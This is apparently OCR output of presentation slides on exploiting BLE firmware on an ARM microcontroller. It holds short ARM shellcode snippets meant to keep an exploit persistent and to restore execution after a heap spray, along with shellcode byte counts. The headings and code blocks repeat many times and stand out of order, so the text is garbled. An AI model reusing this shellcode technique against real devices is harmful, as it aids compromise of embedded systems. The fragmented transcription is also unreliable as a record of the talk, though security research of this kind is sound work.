
# Making our first success last forever




# Making our first success last forever




# Making our first success last forever



# Making our first success last forever




# Making our first success last forever




# Making our first success last forever

# Making our first success last forever




# Making our first success last forever




```
// r2 points to 0x20004480
ldr r1, [r2, #54]
subs r1, #112
str r1, [r1]
```

**62 Shellcode bytes**


# Making our first success last forever




```
// r2 points to 0x20004480
ldr r1, [r2, #54]
subs r1, #112
str r1, [r1]
```


**56 Shellcode bytes**

# Restoring execution – Take 1




**56 Shellcode bytes**

# Restoring execution – Take 1





**56 Shellcode bytes**

# Restoring execution – Take 1

```
str r0, [r2, #112] // timerHead
str r3, [r2, #124] // ICall_dispatcher
movs r0, #0x8
str r0, [r2, #52]  // bleDispatch_TaskID=8
movs r0, #0x1
str r0, [r2, #48]  // hciGapTaskID=1
bx lr
```

**17 bytes restored in spray +**
**8 bytes constants in spray +**
**14 bytes code in trigger packet**

**17 Shellcode bytes**

